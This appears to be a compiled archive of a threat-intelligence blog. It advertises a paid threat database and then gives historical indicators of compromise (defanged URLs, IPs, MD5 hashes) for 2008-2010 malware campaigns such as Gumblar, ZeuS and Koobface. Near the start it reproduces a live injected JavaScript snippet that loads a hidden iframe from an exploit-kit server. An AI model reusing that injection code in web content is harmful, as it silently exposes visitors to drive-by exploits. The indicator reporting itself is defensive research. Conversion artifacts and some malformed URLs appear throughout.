Russian Business Network Coverage - Koobface Botnet Coverage - Kneber Botnet Coverage - Hundreds of IOCs (Indicators of Compromise) - Tactics Techniques and Procedures - In-Depth Coverage - Malicious and Fraudulent infrastructure Mapped and Exposed - Malicious and Fraudulent Blackahat SEO Coverage - Malicious Spam and Phishing Campaigns Coverage - Malicious and Fraudulent Scareware Campaigns Coverage

PURCHASE INQUIRIES | DDANCHEV@PROTONMAIL.CH

Introducing Threat Data - The World’s Most Comprehensive Threats Database (2018-09-20 16:30)

Dear blog readers, I wanted to take the time and effort and introduce you to Threat Data - the World’s Most Comprehensive Threats Database, a proprietary invite-only MISP-based data information and knowledge sharing community managed and operated by me which basically represents the vast majority of proprietary threat intelligence research

that I produce on a daily basis these days.

Users and organizations familiar with my research may be definitely interested in considering the opportunity

to obtain access to Threat Data including a possible sample including a possible trial of the service.

Find below a sample FAQ about Threat Data and consider obtaining access to ensure that you and your orga-

nization remains on the top of its game including ahead of current and emerging threats.

01. **How to request access including a possible trial including API access?**

Approach me at ddanchev@cryptogroup.net

02. **How do obtain automated access?**

The database is delivered daily/weekly/quarterly in MISP-friendly JSON-capable format including STIX coverage.

03. **How to request a sample?**

Users interested in requesting a sample can approach me at dancho.danchev@hush.com and I’d be more than happy

to offer a recent threat intelligence research snapshot.

04. **Tell me more about the pricing options?**

Monthly subscriptions covering daily weekly and monthly updates start at $4,000 including guaranteed access to

24-32 analysis on a daily basis including active in-house all-source analysis guaranteeing that your organization

remains on the top of its game by possessing the necessary data information and knowledge to stay ahead of current

and emerging threats.

05. **What does the database cover?**

- Russian Business Network coverage

- Koobface Botnet coverage

- Kneber Botnet coverage

- Hundreds of IOCs (Indicators of Compromise)

- Tactics Techniques and Procedures In-Depth Coverage

- Malicious and fraudulent infrastructure mapped and exposed

- Malicious and fraudulent Blackhat SEO coverage

- Malicious spam and phishing campaigns

- Malicious and fraudulent scareware campaigns

- Malicious and fraudulent money mule recruitment scams

- Malicious and fraudulent reshipping mule recruitment scams

- Web based mass attack compromise fraudulent and malicious campaigns

- Malicious and fraudulent client-side exploits serving campaigns

The database also offers active malverising, scareware, rogueware, malware, phishing, spam, IM malware, mobile malware, mac OS X malware, android malware, blackhat SEO, money mule recruitment, reshipping mule recruitment, including ransomware coverage.


06. **How often does it update?**

Updates as issued on a daily weekly monthly basis guaranteeing unlimited access to in-house analysis all-source analysis guaranteeing access to daily weekly and monthly updates.

Enjoy!

2.3

October



```
window.status='Done';document.write('<iframe name=4e0712ff0 src=\'http://58.65.232.33/gpack/index.php?'+Math.round(Math.random()*112608)+'c\' width=306 height=368 style=
\'display: none\'></iframe>')<iframe name=4e0712ff0 src='http://58.65.232.33/gpack/index.php?76242c' width=306 height=368 style='display: none'></iframe>
```

Historical OSINT - iPowerWeb Hacked Hundreds of Web Sites Affected (2018-10-19 18:17)

In 2008 it became evident that a widespread malware-embedded attack took place successfully affecting hundreds of iPowerWeb customers potentially exposing hundreds of legitimate Web sites to a multi-tude of malicious software courtesy of a well known **[1]Russian Business Network's hosting provider** - HostFresh.

In this post we'll profile the campaign provide actionable intelligence on the infrastructure behind it and discuss in-depth the tactics techniques and procedures of the cybercriminals behind it. We'll also establish a direct connection between the campaign's infrastructure and the **[2]Russian Business Network**.

Malicious URL: hxxp://58.65.232.33/gpack/index.php

Related malicious URls known to have participated in the campaign - hxxp://58.65.232.25/counter/getexe.php?h=11 hxxp://58.65.232.25/counter/getfile.php?f=pdf

We'll continue monitoring the campaign and post updates as soon as new developments take place.

1. https://ddanchev.blogspot.com/2013/08/dissecting-sample-russian-business.html

2. https://ddanchev.blogspot.com/2017/05/historical-osint-inside-2007-2009.html

Historical OSINT - Gumblar Botnet Infects Thousands of Sites Serves Adobe Flash Exploits (2018-10-19 22:46) According to **[1]security researchers** the **[2]Gumblar botnet** is making a comeback successfully affecting thousands of users globally potentially compromising the confidentiality availability and integrity of the targeted host to a multi-tude of malicious client-side exploits serving domains further dropping malicious software on the affected hosts.

In this post we'll provide actionable intelligence on the infrastructure behind it and discuss in-depth the tac-

tics techniques and procedures of the cybercriminals behind it.

Malicious URLs known to have participated in the campaign:

hxxp://ncenterpanel.cn/php/unv3.php

hxxp://ncenterpanel.cn/php/p31.php

Related malicious MD5s known to have participated in the campaign:

MD5: 3f5b905c86d4dcaab9c86eddff1e02c7

MD5: 61461d9c9c1954193e5e0d4148a81a0c

MD5: 65cd1da3d4cc0616b4a0d4a862a865a6

MD5: 7de29e5e10adc5d90296785c89aeabce

Sample URL redirection chain:

hxxp://gumblar.cn/rss/?id - 71.6.202.216 - Email: cuitiankai@googlemail.comi

hxxp://gumblar.cn/rss/?id=2

hxxp://gumblar.cn/rss/?id=3

Related malicious domains known to have participated in the campaign:

hxxp://martuz.cn - 95.129.145.58

With Gumblar making a come-back it’s becoming evident that cybercriminals continuing utilizing the usual set of malicious and fraudulent tactics for the purpose of spreading malicious software and affecting hundreds of thousands of legitimate Web sites in a cost-effective and efficient way.

We’ll continue monitoring the campaign and post updates and post updates as soon as new developments take place.

1. https://en.wikipedia.org/wiki/Gumblar

2. https://www.symantec.com/connect/blogs/gumblar-botnet-ramps-activity

Historical OSINT - A Diverse Portfolio of Fake Security Software (2018-10-20 20:22)

In this post I’ll profile a currently circulating circa 2008 malicious and fraudulent scareware-serving campaign successfully enticing users into interacting with rogue and fraudulent fake security software with the cybercriminals behind the campaign successfully earning fraudulent revenue in the process of monetizing access to malware-infected hosts largely relying on the utilization of an affiliate-network based type of revenue-sharing scheme.

Related malicious domains known to have participated in the campaign:

hxxp://globals-advers.com

hxxp://alldiskscheck300.com

hxxp://multisearch1.com

hxxp://myfreespace3.com

hxxp://hottystars.com

hxxp://multilang1.com

hxxp://3gigabytes.com

hxxp://drivemedirect.com

hxxp://globala2.com/soft.php

hxxp://teledisons.com

hxxp://theworldnews5.com

hxxp://virtualblog5.com

hxxp://grander5.com

hxxp://5starsblog.com

hxxp://globalreds.com

hxxp://global-advers.com

hxxp://ratemyblog1.com

hxxp://greatvideo3.com

hxxp://beginner2009.com

hxxp://fastwebway.com

hxxp://blazervips.com

hxxp://begin2009.com

hxxp://megatradetds0.com

hxxp://securedonlinewebspace.com

hxxp://proweb-info.com

hxxp://security-www-clicks.com

hxxp://updatedownloadlists.com

hxxp://styleonlyclicks.cn

hxxp://informationgohere.com

hxxp://world-click-service.com

hxxp://secutitypowerclicks.cn

hxxp://securedclickuser.cn

hxxp://slickoverview.com

hxxp://viewyourclicks.com

hxxp://clickwww2.com

hxxp://clickadsystem.com

hxxp://becomepoweruser.cn

hxxp://clickoverridesystem.cn

Related malicious domains known to have participated in the campaign:

hxxp://protecteduser.cn

hxxp://internetprotectedweb.com

hxxp://clicksadssystems.com

hxxp://whereismyclick.cn/

hxxp://trustourclicks.cn

hxxp://goldenstarclick.cn

hxxp://defendedsystemuser.cn

Related malicious domains known to have participated in the campaign:

hxxp://drivemedirect.com

hxxp://virtualblog5.com

hxxp://fastwebway.com

We’ll continue monitoring the campaign and post updates as soon as new developments take place.

Historical OSINT - Calling Zeus Home (2018-10-20 20:25)

Remember ZeuS? The infamous crimeware-in-the-middle exploitation kit? In this post I'll provide historical OSINT

on various ZeuS-themed malicious and fraudulent campaigns intercepted throughout 2008 and provide actionable

intelligence on the infrastructure behind the campaign.

Related malicious domains known to have participated in the campaign:

hxxp://myxaxa.com/z/cfg.bin

hxxp://dokymentu.info/zeus/cfg.bin

hxxp://online-traffeng.com/zeus/cfg.bin

hxxp://malwaremodel.biz/zeus/cfg.bin

hxxp://giftcardsbox.com/web/cfg.bin

hxxp://d0rnk.com/cfg.bin

hxxp://rfs-group.net/cool/cfg.bin

hxxp://62.176.16.19/11/cfg.bin

hxxp://81.95.149.74/demo/cfg.bin

hxxp://66.235.175.5/.cs/cfg.bin

hxxp://208.72.169.152/web/cfg.bin

hxxp://antispyware-protection.com/web/cfg.bin

hxxp://s0s1.net/web/cfg.bin

hxxp://208.72.169.151/admin/cfg.bin

hxxp://1ntr0.com/zuzu/cfg.bin

hxxp://88.255.90.170/bt/fiz/cfg.bin

hxxp://58.65.235.4/web/conf/cfg.bin

hxxp://forgoogleonly.cn/open/cfg.bin

hxxp://194.1.152.172/11/cfg.bin

We’ll continue monitoring the campaign and post updates as soon as new developments take place.

100

Historical OSINT - Chinese Government Sites Serving Malware (2018-10-20 20:28)

It’s 2008 and I’m stumbling upon yet another decent portfolio of compromised malware-serving Chinese government

Web sites. In this post I’ll discuss in-depth the campaign and provide actionable intelligence on the infrastructure

behind it.

Compromised Chinese government Web site:

hxxp://nynews.gov.cn

Sample malicious domains known to have participated in the campaign:

hxxp://game1983.com/index.htm

hxxp://sp.070808.net/23.htm

hxxp://higain-hitech.com/mm/index.html

Currently affected Chinese government Web sites:

hxxp://www.tgei.gov.cn/dom.txt - iframe - hxxp://www.b110b.com/chbr/110.htm?id=884191

hxxp://hfinvest.gov.cn/en/aboutus/index.asp - iframe - hxxp://nnbzc12.kki.cn/indax.htm

hxxp://www.whkx.gov.cn/iii.txt - iframe - hxxp://user.free2.77169.net/shmilyzhutou/evil.htm

hxxp://xc.haqi.gov.cn/jay.htm - iframe - hxxp://xc.haqi.gov.cn/jay.htm - hxxp://qqnw.gov.cn/ST.htm

hxxp://www.whkx.gov.cn/mohajem.txt - iframe - hxxp://user.free2.77169.net/shmilyzhutou/evil.htm

hxxp://www.whkx.gov.cn/iii.txt - iframe - hxxp://user.free2.77169.net/shmilyzhutou/evil.htm

We’ll continue monitoring the campaign and post updates as soon as new developments take place.

101

Historical OSINT - Hundreds of Bogus Bebo Accounts Serving Malware (2018-10-20 20:29)

It’s 2010 and I’ve recently intercepted a wide-spread Bebo malicious malware-serving campaign successfully enticing

users into interacting with the fraudulent and malicious content potentially compromising the confidentiality

availability and integrity of the targeted host to a multi-tude of malicious software.

Sample malicious domains known to have participated in the campaign:

hxxp://boss.gozbest.net/xd.html - 216.32.83.110

hxxp://tafficbots.com/in.cgi?6

hxxp://bolapaqir.com/in.cgi?2

hxxp://mybig-porn.com/promo4/?aid=1339

We’ll continue monitoring the campaign and post updates as soon as new developments take place.

102

HIstorical OSINT - PhishTube Twitter Broadcast Impersonated Scareware Serving Twitter Accounts Circulating (2018-10-20 22:10)

It’s 2010 and I’ve recently intercepted a currently circulating malicious and fraudulent malware-serving spam

campaign successfully enticing hundreds of thousands of users globally into interacting with the rogue and malicious

software found on the compromised hosts in combination with a currently active Twitter malware-serving campaign

successfully enticing users into interacting with the rogue and bogus content.

In this post I’ll provide actionable intelligence on the infrastructure behind the campaign and provide actionable intelligence on the infrastructure behind it.

Sample malicious domains known to have participated in the campaign:

hxxp://PhishTube-Broadcast-811.5a5.us

hxxp://Sony-195.5us.us

hxxp://Hummer-631.5a5.us

hxxp://PS3-502.24dat.com

hxxp://PS3-843.5us.us

hxxp://Air-France-133.5a5.us

hxxp://PS3-519.5a5.us

hxxp://Sony-918.24dat.us

hxxp://Natal-29.5a5.us

Sample malicious domains known to have participated in the campaign:

hxxp://su7.us/tds/go.php?sid=1

Sample URL redirection chain:

http://66.199.229.253/etds/go.php?sid=4 -> ->
http://mybig-porn.com/promo1/?aid=1470 ->

hxxp://online-adult-directory.com/?aid=10012 ->
hxxp://yourdatingnetwork.com/?aid=697

Sample malware known to have participated in the campaign:

MD5: a4ff9c2b4fd6917d12e962a7b6173143

103

Historical OSINT - Massive Blackhat SEO Campaign Courtesy of the Koobface Gang Spotted in the Wild

(2018-10-20 22:28)

It’s 2010 and I’ve recently stumbled upon yet another massive blackhat SEO campaign courtesy of the Koobface gang successfully exposing hundreds of thousands of users to a multi-tude of malicious software.

In this post I’ll provide actionable intelligence on the infrastructure behind it and discuss in the depth the tactics techniques and procedures of the cybercriminals behind it.

Sample domains known to have participated in the campaign:

hxxp://jhpegdueeunz.55fast.com

hxxp://vzhusyeeaubk.55fast.com

hxxp://cvzizliiustw.55fast.com

hxxp://zetaswuiouax.55fast.com

hxxp://shzopfioarpd.55fast.com

hxxp://nqpubruioeat.55fast.com

hxxp://krrepteievdr.55fast.com

hxxp://gtoancoiuyqv.55fast.com

hxxp://felopfooaydk.55fast.com

hxxp://dknejxaeozjb.55fast.com

hxxp://ljperwaaoxjs.55fast.com

hxxp://hxmagxaeulbn.55fast.com

hxxp://mueombooikgp.55fast.com

hxxp://gluezneoolhs.55fast.com

hxxp://ptpodseeanvk.55fast.com

hxxp://jgdeyraoojdr.55fast.com

hxxp://kjsetqaoojdr.55fast.com

hxxp://kvuelveuicmn.55fast.com

hxxp://ywoamnooikfp.55fast.com

hxxp://dnkopgioawss.55fast.com

hxxp://qjtepyaoigts.55fast.com

hxxp://fdsudpeeewam.55fast.com

hxxp://qumobxoiigst.55fast.com

hxxp://fkvahzaeibbz.55fast.com

hxxp://lxxikhiuutwm.55fast.com

hxxp://meboczoiikgy.55fast.com

hxxp://mevoxliiidyq.55fast.com

hxxp://hxvoysaoozhp.55fast.com

hxxp://wiaabcoookfs.55fast.com

hxxp://wlbatgeeiohc.55fast.com

Sample malicious domains known to have participated in the campaign:

hxxp://narezxaauggf.55fast.com

hxxp://gdsetqaoocks.55fast.com

hxxp://ptxihhiiihpq.55fast.com

hxxp://ramilhueamxg.55fast.com

hxxp://vvnoxliiigsp.55fast.com

hxxp://ywweypeaeemz.55fast.com

hxxp://rqqetweeupwn.55fast.com

hxxp://fprewmaoojpn.55fast.com

hxxp://kbmahjiiigpw.55fast.com

hxxp://romozjuuurov.55fast.com

hxxp://tmxufseaacks.55fast.com

hxxp://viaegjiooeun.55fast.com

hxxp://znmasdiiicbc.55fast.com

hxxp://gdbiczooaoaw.55fast.com

hxxp://boqegkooouom.55fast.com

hxxp://xncoxloiiwrm.55fast.com

hxxp://flxowreuuhkb.55fast.com

hxxp://zzkihgiuupwb.55fast.com

hxxp://gxcobmeeuvls.55fast.com

hxxp://wygimweuizxz.55fast.com

hxxp://winowmeaoxhy.55fast.com

hxxp://hhpewmaoidtm.55fast.com

hxxp://nemoxloiixlh.55fast.com

hxxp://bvbowvooigtq.55fast.com

hxxp://pgmassuiixvx.55fast.com

hxxp://vbxoxkiiijst.55fast.com

hxxp://clnobhaoobzf.55fast.com

hxxp://proawnaoozxf.55fast.com

Sample malicious domains known to have participated in the campaign:

hxxp://romwrpueerr.007gb.com

hxxp://rtperweaauux.5nxs.com

hxxp://prougpeeabzd.hostevo.com

hxxp://stwermoiigwc.10fast.net

hxxp://znmasdiiicbc.55fast.com

hxxp://gjxotyuuobmv.007sites.com

Sample malicious domains known to have participated in the campaign:

hxxp://dpfujhiuijhd.hostevo.com

hxxp://gfhizliiikjd.hostevo.com

hxxp://driozkuueqic.hostevo.com

hxxp://rrkihfuuuspr.hostevo.com

hxxp://xzkikhueeivf.hostevo.com

hxxp://trqawmaookgp.hostevo.com

hxxp://hggudseuerqn.hostevo.com

hxxp://phveflaeulmn.hostevo.com

hxxp://cvxiljiuuyrm.hostevo.com

hxxp://fdseffuueqiv.hostevo.com

hxxp://dsteyraaaxgr.hostevo.com

hxxp://pfjocbeuiznb.hostevo.com

hxxp://ccziljiuurab.hostevo.com

Sample malicious domains known to have participated in the campaign:

hxxp://jgfuspeeeauc.hostevo.com

hxxp://grioxhueoxlf.hostevo.com

hxxp://dpdilkiiihfy.hostevo.com

hxxp://miuonbaoifwv.hostevo.com

hxxp://fpteymoiuqmj.hostevo.com

105

hxxp://dyoovziuebvj.hostevo.com

hxxp://rpdojzaaesgg.hostevo.com

hxxp://zzkuhguuewib.hostevo.com

hxxp://bqyunruiaecw.hostevo.com

hxxp://sruoljiuurqb.hostevo.com

hxxp://stratreaaebk.hostevo.com

hxxp://kjsetwaookdt.hostevo.com

hxxp://prougpeeabzd.hostevo.com

hxxp://nrfitdioaoyd.hostevo.com

hxxp://cxligdueewoc.hostevo.com

hxxp://tqaawmaoamvj.hostevo.com

hxxp://qunoxliiifyw.hostevo.com

hxxp://zkfusteaanch.hostevo.com

hxxp://qumobcooozjf.hostevo.com

hxxp://sqqawmaaamvj.hostevo.com

hxxp://klguyraoojdr.hostevo.com

hxxp://fspespueeiez.hostevo.com

hxxp://sjcadjoaepfh.55fast.com

Sample malicious domains known to have participated in the campaign:

hxxp://sjcadjoaepfh.55fast.com

hxxp://pkbadlaeujcv.55fast.com

hxxp://vnvocziiifst.55fast.com

hxxp://wauanbooikfy.55fast.com

hxxp://yovikdeaanch.55fast.com

hxxp://jvuelvaeukcc.55fast.com

hxxp://lkgufpeeaunz.55fast.com

hxxp://kjfufseeeiml.55fast.com

hxxp://bmmoxliiifdt.55fast.com

hxxp://nqtuxneuixbb.55fast.com

hxxp://wioabnaoikfp.55fast.com

hxxp://ssdikzaaaiiq.55fast.com

hxxp://rwaammaaeowm.55fast.com

hxxp://ljifsueaumz.55fast.com

Sample malicious domains known to have participated in the campaign:

hxxp://lljifsueaumz.55fast.com

hxxp://nbzigpeaoksq.55fast.com

hxxp://mvjufraoidqb.55fast.com

hxxp://hgdupraoisqc.55fast.com

hxxp://khdudseeeauc.55fast.com

hxxp://fspetwaaabxh.55fast.com

hxxp://tqoavxoiidyq.55fast.com

hxxp://xeaubwuiardg.55fast.com

hxxp://nbvoncooolhp.55fast.com

hxxp://wexigpaoambl.55fast.com

hxxp://klhuggiuufdt.55fast.com

hxxp://dxwetteoigst.55fast.com

hxxp://glvashoaeygj.55fast.com

hxxp://xmoejcaeujxc.55fast.com

Sample malicious domains known to have participated in the campaign:

hxxp://jfsfkfuueqw.007gb.com

hxxp://bbxcimoiify.007gb.com

hxxp://ljgjxkueewi.007gb.com

hxxp:///xzkgkguueaa.007gb.com

hxxp://wmhjvkuaabj.007gb.com

hxxp://yqbzmciuupt.007gb.com

hxxp://lvxvieaoizj.007gb.com

hxxp://srnvuioookf.007gb.com

hxxp://melhlhueeqe.007gb.com

hxxp://lkhjclueuwa.007gb.com

Sample malicious domains known to have participated in the campaign:

hxxp://lkhjclueuwa.007gb.com

hxxp://bvgsfyaooxh.007gb.com

hxxp://xbkhceeuifd.007gb.com

hxxp://ywncmvoiojf.007gb.com

hxxp://kjptpwaaacl.007gb.com

hxxp://gpmcumooavx.007gb.com

hxxp://dpwnaioookf.007gb.com

hxxp://stqnaiaoihd.007gb.com

hxxp://fspygfuuerq.007gb.com

hxxp://wbgtsyeaamb.007gb.com

hxxp://fprmwoaaavl.007gb.com

hxxp://mmxlnvoiijd.007gb.com

hxxp://vvllnmooocl.007gb.com

Sample malicious domains known to have participated in the campaign:

hxxp://vvllnmooocl.007gb.com

hxxp://zlgsgpeaabz.007gb.com

hxxp://ccjfxleeewq.007gb.com

hxxp://cvhfjguueqi.007gb.com

hxxp://lhprsraaack.007gb.com

hxxp://razzbciiupt.007gb.com

hxxp://rancoeooozh.007gb.com

hxxp://muczimoooxh.007gb.com

hxxp://tphotdioetdf.hostevo.com

hxxp://vvxifpeaocks.hostevo.com

hxxp://jjhillooolhf.hostevo.com

hxxp://bzxixliiudpr.hostevo.com

hxxp://xmvovxooozhp.hostevo.com

hxxp://proocziuuprm.hostevo.com

hxxp://qebovziuuswb.hostevo.com

hxxp://xzhusteaabzs.hostevo.com

hxxp://bbbovxiuifyq.hostevo.com

Sample malicious domains known to have participated in the campaign:

hxxp://dpretqaoocjy.hostevo.com

hxxp://ywaaqbaoozjs.5nxs.com

hxxp://fsyepteaaenl.5nxs.com

hxxp://jhgufpeeeaic.5nxs.com

hxxp://dsterqaaoczg.5nxs.com

hxxp://rivilhueeiuc.5nxs.com

hxxp://znouxneuaayd.5nxs.com

hxxp://kkgijguueonh.5nxs.com

hxxp://khsamvooihdt.5nxs.com

hxxp://nncikgueaflg.5nxs.com

hxxp://fdpixnaaaoiv.5nxs.com

hxxp://zzzikhiiihfy.5nxs.com

hxxp://sqaayteaaimz.5nxs.com

Sample malicious domains known to have participated in the campaign:

hxxp://tquambooilhs.5nxs.com

hxxp://gdtaqboiojdt.5nxs.com

hxxp://queoxliuudtq.5nxs.com

hxxp://vbcokloiikhs.5nxs.com

hxxp://raoadpiuigst.5nxs.com

hxxp://qevijfueeibj.5nxs.com

hxxp://kjlicvoooncj.5nxs.com

hxxp://sroavlueeixd.5nxs.com

hxxp://xxlijkiuuyqm.5nxs.com

hxxp://vvcijreaaenl.5nxs.com

hxxp://zzkigdueurab.5nxs.com

hxxp://zxkigdueeoel.5nxs.com

hxxp://tqoanvooijfy.5nxs.com

Sample malicious domains known to have participated in the campaign:

hxxp://wnxufpeaaevj.5nxs.com

hxxp:///ptaamboiihsw.5nxs.com

hxxp://vbxijhueurix.5nxs.com

hxxp://fpkijxiiidox.5nxs.com

hxxp://streqwaooxcg.5nxs.com

hxxp://ptyewmaoolgy.5nxs.com

hxxp://hgyeqboiihpw.5nxs.com

hxxp://cxjijgueeaez.5nxs.com

hxxp://woeobvoiihdt.5nxs.com

hxxp://bcxixjueuqmj.5nxs.com

hxxp://mmvobxoiihdr.5nxs.com

hxxp://prqawnaoozgy.5nxs.com

hxxp://xzkugsueeunk.5nxs.com

hxxp://vvbovxiiidym.5nxs.com

hxxp://qinozkiuidyw.5nxs.com

hxxp://tpdumweuughh.5nxs.com

Sample malicious domains known to have participated in the campaign:

hxxp://tpdumweuughh.5nxs.com

hxxp://zkfudpeaaech.5nxs.com

hxxp://vvcijfueeamk.5nxs.com

hxxp://jkhihdiuuypw.5nxs.com

hxxp://womancoiuyav.5nxs.com

hxxp://sfkoyfooepgh.5nxs.com

hxxp://zzhetqaooxkd.5nxs.com

hxxp://czjudyeaacjp.5nxs.com

hxxp://gssudpeaaecg.5nxs.com

hxxp://wiuobvooozjp.5nxs.com

hxxp://twaamnaookhd.5nxs.com

hxxp://bbvocloiigsr.5nxs.com

Sample malicious domains known to have participated in the campaign:

hxxp://dspugduuuytm.5nxs.com

hxxp://kljigdueeqic.5nxs.com

hxxp://gpioxhuuutav.5nxs.com

hxxp://wouavcooiyil.5nxs.com

hxxp://mevoxliuuyrm.5nxs.com

hxxp://xvcocxoiojfy.5nxs.com

hxxp://zljudyeaaunl.5nxs.com

hxxp://woaabcoiusst.5nxs.com

hxxp://dppudpeeewmh.5nxs.com

hxxp://zzhustueequk.5nxs.com

hxxp://quboczoiolgd.5nxs.com

Sample malicious domains known to have participated in the campaign:

hxxp://kdwetmoiuics.5nxs.com

hxxp://jgfudseeerqb.5nxs.com

hxxp://qunolhueeonx.5nxs.com

hxxp://khdusyeaaeez.5nxs.com

hxxp://bvcikgueequx.5nxs.com

hxxp://xzjupteaovzg.5nxs.com

hxxp://rmludpueoebj.5nxs.com

hxxp://pfyupteeeauz.5nxs.com

hxxp://qqreqnoeewhs.5nxs.com

hxxp://ysfuyraaaczs.5nxs.com

hxxp://ljdudyeaamcj.5nxs.com

hxxp://vbvovziiustm.5nxs.com

hxxp://gffugdueeibz.5nxs.com

Sample malicious domains known to have participated in the campaign:

hxxp://bnjdzkiuuyw.007gb.com

hxxp://dpppdpeeeii.007gb.com

hxxp://zzfdhdeeeoe.007gb.com

hxxp://hhhhzciuusa.007gb.com

hxxp://dpmlbkiuuta.007gb.com

hxxp://ccgsgpeaaev.007gb.com

hxxp://vbzxecoiuso.007gb.com

hxxp://nbkfhdeaack.007gb.com

hxxp://bmvcaoeeaoe.007gb.com

hxxp://xchfggiuewq.007gb.com

hxxp://jgypgpeaoxh.007gb.com

Sample malicious domains known to have participated in the campaign:

hxxp://jgypgpeaoxh.007gb.com

hxxp://hdstpraoojd.007gb.com

hxxp://nnkkvziiigh.007gb.com

hxxp://qwyduquuoeo.007gb.com

hxxp://jhgdkzooobn.007gb.com

hxxp://ljyqweoiihf.007gb.com

hxxp://xzfdfsueaux.007gb.com

hxxp://kjfhzjueeae.007gb.com

hxxp://tanbuoeaanb.007gb.com

hxxp://rammooaaocx.007gb.com

hxxp://gsmxmlueoht.007gb.com

hxxp://xxjgkguueuu.007gb.com

hxxp://jgppfpeeaev.007gb.com

hxxp://xzfpfpeaozh.007gb.com

Sample malicious domains known to have participated in the campaign:

hxxp://khsphdueaev.007gb.com

hxxp://wabnieoiikg.007gb.com

hxxp://rojshgeoisw.007gb.com

hxxp://zlhffgueaec.007gb.com

hxxp://quxxmnoiokd.007gb.com

hxxp://rpsdkzoeeqq.007gb.com

hxxp://rozfksaoiht.007gb.com

hxxp://vvzkcviiuru.007gb.com

hxxp://ptgdghueedq.007gb.com

hxxp://xvjhcliuufi.007gb.com

hxxp://ywqntweaeqo.007gb.com

hxxp://mubwqaaaoxl.007gb.com

Sample malicious domains known to have participated in the campaign:

hxxp://quzjlgueeib.007gb.com

hxxp://fdyttteeaou.007gb.com

hxxp://xxjggseeeom.007gb.com

hxxp://robvimoiikg.007gb.com

hxxp://hgspsyeeanx.007gb.com

hxxp://nbzkckueein.007gb.com

hxxp://syfdgmoiipy.007gb.com

hxxp://nmkjzjueequ.007gb.com

Sample malicious domains known to have participated in the campaign:

hxxp://nmkjzjueequ.007gb.com

hxxp://ytwqyteaaen.007gb.com

hxxp://kgdfkhuuuyq.007gb.com

hxxp://zbcvieaoocc.007gb.com

hxxp://sywrdpeeeie.007gb.com

hxxp://prnmwaaaamm.007gb.com

hxxp://djddhfuuilc.007gb.com

hxxp://wibnuboiusw.007gb.com

hxxp://muclmboiigd.007gb.com

110

hxxp://vvlkevoiidy.007gb.com

hxxp://xhprrteaaun.007gb.com

hxxp://bncvoeaaauu.007gb.com

Sample malicious domains known to have participated in the campaign:

hxxp://ravhzluuewo.007gb.com

hxxp://gsywptaaabz.007gb.com

hxxp://xxkzbcoiijd.007gb.com

hxxp://mevirwaaovlf.hostevo.com

hxxp://roboxloiihdt.007sites.com

hxxp://rauonbooozkf.007sites.com

hxxp://ywiatreeewam.007sites.com

hxxp://nxfetmaoolfr.007sites.com

hxxp://gkmelbeuoear.007sites.com

hxxp://mmcigsueeexg.007sites.com

hxxp://vxxiljoioxxg.10fast.net

hxxp://jgsuspeeeaic.10fast.net

hxxp://qenocxiiihsr.10fast.net

hxxp://lklilliiigdt.10fast.net

hxxp://hgdepreaamzs.10fast.net

Sample malicious domains known to have participated in the campaign:

hxxp://gffupteaaebj.10fast.net

hxxp:///kljigfuuugfp.10fast.net

hxxp://raianvoiokgy.10fast.net

hxxp://rtqerqeaamcg.10fast.net

hxxp://gfdugdeaavls.10fast.net

hxxp://ddterboiugsr.10fast.net

hxxp://jgpewnoiihpq.10fast.net

hxxp://kjfpfseeeqo.007gb.com

hxxp://wubcmciuuya.007gb.com

hxxp://quzkxvooift.007gb.coml

hxxp://nblhlheaaum.007gb.com

hxxp://cclxnciuupq.007gb.com

hxxp://nbhkckueeib.007gb.com

hxxp://hgddxliuudp.007gb.com

hxxp://winilhueuwiz.10fast.net

hxxp://queocliuupqv.10fast.net

hxxp://gdtaqboiihhs.10fast.net

hxxp://bbvovbaaancg.10fast.net

hxxp://fpramvoiiftm.10fast.net

hxxp://fjliljiiizhp.10fast.net

hxxp://gspedpeeeiel.10fast.net

Sample malicious domains known to have participated in the campaign:

hxxp://fssukjaoanbx.5nxs.com

hxxp://ptaawviuuppw.5nxs.com

hxxp://llxozkoiikdq.5nxs.com

hxxp://kkkijguuuquz.5nxs.com

hxxp://womobciiiftn.5nxs.com

hxxp://vvcikgueequl.5nxs.com

hxxp://zzzoxcooozzl.5nxs.com

hxxp://wuuocziuupwn.5nxs.com

hxxp://hfyeqnoiiftm.5nxs.com

hxxp://sttewboookgy.5nxs.com

hxxp://ghhusteaozgt.5nxs.com

hxxp://fjzoqtuuukiw.5nxs.com

hxxp://muuaqciueomz.5nxs.com

hxxp://fsfugduuutav.5nxs.com

hxxp://jgdeywaoocks.5nxs.com

hxxp://raniljuuurix.5nxs.com

hxxp://pabikhueamcg.5nxs.com

hxxp://gsteqbooikdr.5nxs.com

hxxp://llhugfuuerab.5nxs.com

hxxp://dspeyyeeeauv.5nxs.com

hxxp://xzkixhuaoczg.5nxs.com

hxxp://rouawmaaammz.5nxs.com

hxxp://kxlijjiuuspt.5nxs.com

hxxp://xzliljiuifyw.5nxs.com

hxxp://vvvilhiueqac.5nxs.com

hxxp://tovikhiiufdt.5nxs.com

hxxp://ttretreeuhgs.5nxs.com

Sample malicious domains known to have participated in the campaign:

hxxp://ypserreeuytq.5nxs.com

hxxp://xxzijkiiikkf.5nxs.com

hxxp://bvzoknaoigpm.5nxs.com

hxxp://nnxihduuutqv.5nxs.com

hxxp://muzidyeeeevh.5nxs.com

hxxp://tpdufhiiidrn.5nxs.com

hxxp://ffpupteeeaqd.5nxs.com

hxxp://bbxigseeolpm.5nxs.com

hxxp://gsdugpeaeibj.5nxs.com

hxxp://pwteyyeaamcg.5nxs.com

hxxp://zxcoljiiigpw.5nxs.com

hxxp://bmacxoiixjs.5nxs.com

hxxp://twqawmaooczf.5nxs.com

hxxp://bbrartuauhjh.5nxs.com

hxxp://dtiolhueeexd.5nxs.com

Sample malicious domains known to have participated in the campaign:

hxxp://gdduhgiiikhd.5nxs.com

hxxp://ryquhfuuuypr.5nxs.com

hxxp://sfhijkiuusrn.5nxs.com

hxxp://staennaoolgy.5nxs.com

hxxp://vvvoczooolzg.5nxs.com

hxxp://bmnokgueequz.5nxs.com

hxxp://proocxoiigds.5nxs.com

hxxp://ptwepwaoozht.5nxs.com

hxxp://fsdufpeeeovg.5nxs.com

hxxp://dtlidwoiuyoz.5nxs.com

hxxp://kvyamboiuhsr.5nxs.com

hxxp://kvmardioetyp.5nxs.com

hxxp://taniljueuwul.5nxs.com

hxxp://jvnartuuixvx.5nxs.com

hxxp://qubijgiuutac.5nxs.com

